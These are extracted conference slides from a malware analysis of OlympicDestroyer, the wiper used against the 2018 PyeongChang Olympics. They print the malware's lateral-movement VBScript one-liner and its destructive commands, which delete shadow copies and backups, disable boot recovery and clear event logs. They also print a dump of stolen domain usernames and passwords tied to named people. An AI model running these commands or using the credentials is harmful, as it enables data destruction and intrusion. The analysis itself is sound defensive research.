

Hell of attribution : OlympicDestroyer is here to trick the industry

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history

- Worked as Malware Researcher and Incident Responder
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


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- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
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Our Research



Cyber Attack on 2018 Winter Olympic

About 2018 Pyeongchang Winter Olympic



Slogan of PyeongChang Olympic

— Passion. Connected.

— People. Connected.

But, in cyber security industry

— Predictably. Cyberattack!

Cyber attack on 2018 Winter Olympic



DAMAGE OF CYBER ATTACK

- 50 server (33 of committee, 17 of partner) destroyed
- More 300 servers were affected
- Failure of Wi-Fi, IPTV, Email system
- 4 category, 52 service was stopped
(Transport, Accommodation, Management of Olympic village, Distribution of uniform..)



WELL-RESPOND CASE


- Only 12 hours left before the game start
- Recover urgent facilities (Opening ceremony center, Main press center, Olympic village facilities)
- Recover data from disaster recovery center
- Success to recover within 12 hours

Olympic Destroyer

Initial dropper of OlympicDestroyer



Structure of Initial dropper



Stealer component of OlympicDestroyer




Initial
Dropper



- **Browser Credential Stealer**
Steal saved login information of Internet explorer, Chrome, Firefox
Save collected information as SQL lite format
- **Windows Login Credential Stealer**
Similar with Mimikatz
<STARTCRED>..<STARTPASS>..<ENDCRED>
Forward collected credential to initial dropper



Lateral movement component of OlympicDestroyer



```
cmd.exe /c (echo strPath = Wscript.ScriptFullName & echo.Set FSO =
CreateObject^(\Scripting.FileSystemObject\^) & echo.FSO.DeleteFile strPath, 1 & echo.Set oReg =
GetObject^(\winmgmts:{impersonationLevel=impersonate}!\!\.\.\root\default:StdRegProv\^) &
echo.oReg.GetBinaryValue ^&H80000001, \Environment\, \Data\, arrBytes & echo.Set writer =
FSO.OpenTextFile^(\%ProgramData%\%COMPUTERNAME%.exe\, 2, True^) & echo.For i =
LBound^(arrBytes^) to UBound^(arrBytes^) & echo.s = s ^& Chr^arrBytes^i^) & echo.Next &
echo.writer.write s & echo.writer.close) > %ProgramData%\_\wfcmd.vbs && cscript.exe
%ProgramData%\_\wfcmd.vbs && %ProgramData%\%COMPUTERNAME%.exe
```

Destructor component of OlympicDestroyer

SYSTEM DESTRUCTION

```
c:\Windows\system32\vssadmin  
.exe delete shadows /all /quiet
```

Remove restore points

```
wbadmin.exe delete catalog -  
quiet
```

Delete the catalog of
previously made backups
without prompting the user

```
bcdedit.exe /set {default}  
bootstatuspolicy ignoreallfailures  
& bcdedit /set {default}  
recoveryenabled no
```

Reset failure counter and
prevents Windows from going
into recovery on boot


```
wevtutil.exe cl System  
wevtutil.exe cl Security
```

Reset System and Security
event log files

disables automatic start of every
service

Wiping files on **remote** drive

ChangeServiceConfigW with
SERVICE_DISABLED param




Reboot system

InitiateSystemShutdownExW

Self-removal of OlympicDestroyer

Initial dropper



Check file existence

- C:\[MD5 of computer name]
- C:\Users\Public\[MD5 of hostname\username]

```
; Attributes: bp-based frame
; signed int __cdecl search_for_deefbad(int a1, BYTE *pData)
search_for_deefbad proc near

pData= dword ptr 0Ch

push    ebp
mov     ebp, esp
mov     eax, [ebp+pData]
cmp     eax, 0DEEFBAD7h
jz      short loc_401A51
```

Strange constant(0xDEEFBAD7)


- Values before 0xDEEFBAD7 are non-zero, the code resumes
- Otherwise, stop proceeding

```
00160000 8B EF800000  MOV EBX,DEFBEEF
00160005 88EC          MOV EBP,ESP
00160007 8845 04        MOV EBX,DWORD PTR SS:[EBP+4]
0016000A 8858 24        MOV EBX,DWORD PTR DS:[EAX+24]
0016000D 8800          MOV EBX,DWORD PTR DS:[EAX]
0016000F 53             PUSH EBX
00160010 FF00          CALL EAX
00160012 90             NOP
00160013 90             NOP
00160014 90             NOP
00160015 8845 04        MOV EBX,DWORD PTR SS:[EBP+4]
00160018 88D8          MOV EBX,EAX
0016001A 83C3 28        ADD EBX,28
0016001D 8840 0C        MOV EBX,DWORD PTR DS:[EAX+OC]
00160020 53             PUSH EBX
00160021 FF00          CALL EAX
00160023 83F8 FF        CMP EAX,-1
00160024 0000            MOV EBX,0
00160025 8840 04        MOV EBX,DWORD PTR DS:[EAX+4]
00160028 53             PUSH EBX
00160029 FF00          CALL EAX
0016002A 88F8 00        CMP EAX,0
```

Wiping initial dropper

- Fill with “1” value
- Delete file with API

Components of OlympicDestroyer



Stolen credential in Olympic Destroyer



Olympic Destroyer stacks stolen credential in order

- Stolen account stored with “AD name\account name” format
- First stolen, first saved
- By looking into account order we can figure out who is initial infection points

```
Pyeongchang2018.com\pcadmin vudckd2018!@    δ Pyeongchang2018.com\PCA.GMSAdmin g  
ms1qaz@WSX → o Pyeongchang2018.com\cert01 C462!quer § □ g18.internal\minadmev B  
ME.2010 ↔ o g18.internal\adm.adam.wollman Temporal.1   o g18.internal\adm.vadim  
.antonenko G@h0km132 ! ▶ Pyeongchang2018.com\PCA.lyncadmin lync!QAZ@WSX#EDC × ▶  
Pyeongchang2018.com\PCA.lyncadmintest lync!QAZ@WSX#EDC   δ Pyeongchang2018.com  
\PCA.SMSAdmin vudckd2018! ↔ o Pyeongchang2018.com\addc.siem zse!@#123 ▼ o Pyeon  
gehang2018.com\jinsik.park quei23!@# ! ▷ Pyeongchang2018.com\pca.infradmin vudc  
kdiqaz@WSX * Pyeongchang2018.com\PCA.KASAdmin kas!QAZ@WSX#EDC ! δ Pyeongchang  
2018.com\PCA.0MEGAdmin pc20181234! * Pyeongchang2018.com\PCA.WEBAdmin web!QAZ  
@WSX#EDC ▼ δ Pyeongchang2018.com\PCA.SDAdmin sdQAZWSX#EDC * Pyeongchang2018.co  
m\pca.sqladmin sql!QAZ@WSX#EDC ! ♀ Pyeongchang2018.com\PCA.giwon.nam Atosjan201  
8! < o Pyeongchang2018.com\suc_all_swd_installc kbt456@#$ * Pyeongchang2018.c  
om\PCA.spsadmin sps!QAZ@WSX#EDC ↑ δ Pyeongchang2018.com\test_pc20181234! ← * Py  
eongchang2018.com\adm.pms sps!QAZ@WSX#EDC * Pyeongchang2018.com\COS.SQLAdmin  
sql!QAZ@WSX#EDC * Pyeongchang2018.com\pca.dnsadmin dns!QAZ@WSX#EDC ▼ ▷ Pyeong  
chang2018.com\PCA.imadmin im!QAZ@WSX#EDC ! ♀ Pyeongchang2018.com\pca.perfadmin  
perf1qaz@WSX " δ Pyeongchang2018.com\jaesang.jeongb pc20181234! ! δ Pyeongchang  
2018.com\pca.dnsadmin2 vudckd2018! " ▷ Pyeongchang2018.com\pca.cpvpnadmin cp!QA  
Z@WSX#EDC δ Pyeongchang2018.com\pca.dmzadmin dmz1qaz@WSX * Pyeongchang2018.  
com\PCA.ERPAdmin erp!QAZ@WSX#EDC ▼ ▷ Pyeongchang2018.com\PCA.HRAdmin hr!QAZ@WSX
```

Victim of Olympic Destroyer



Initial compromised distribution points

- Pyeongchang2018.com
- WW930
- An infected resort hotel

AtOS | Authentication Service

Welcome to FIDM Help

Federated Identity Management Help

Introduction

Login Overview

Overview

PKI Login

Windows
Login

E-mail
address /
Password
Login

FAQ

Do you have got a WWW930 Windows Domain account?

ATOS employees who have got a WWW930 Windows Domain account can use [Windows Login](#) to access several applications.



Windows Login

Use your current Windows session to Login. Further PKI Login may be required for content with a high level of security.

[Login](#)

Always use Windows Authentication

[You want to log in with your WWW930 Windows account?](#)



Suspicious file uploaded from Austria

- Stolen credential name : ATVIES2BQA

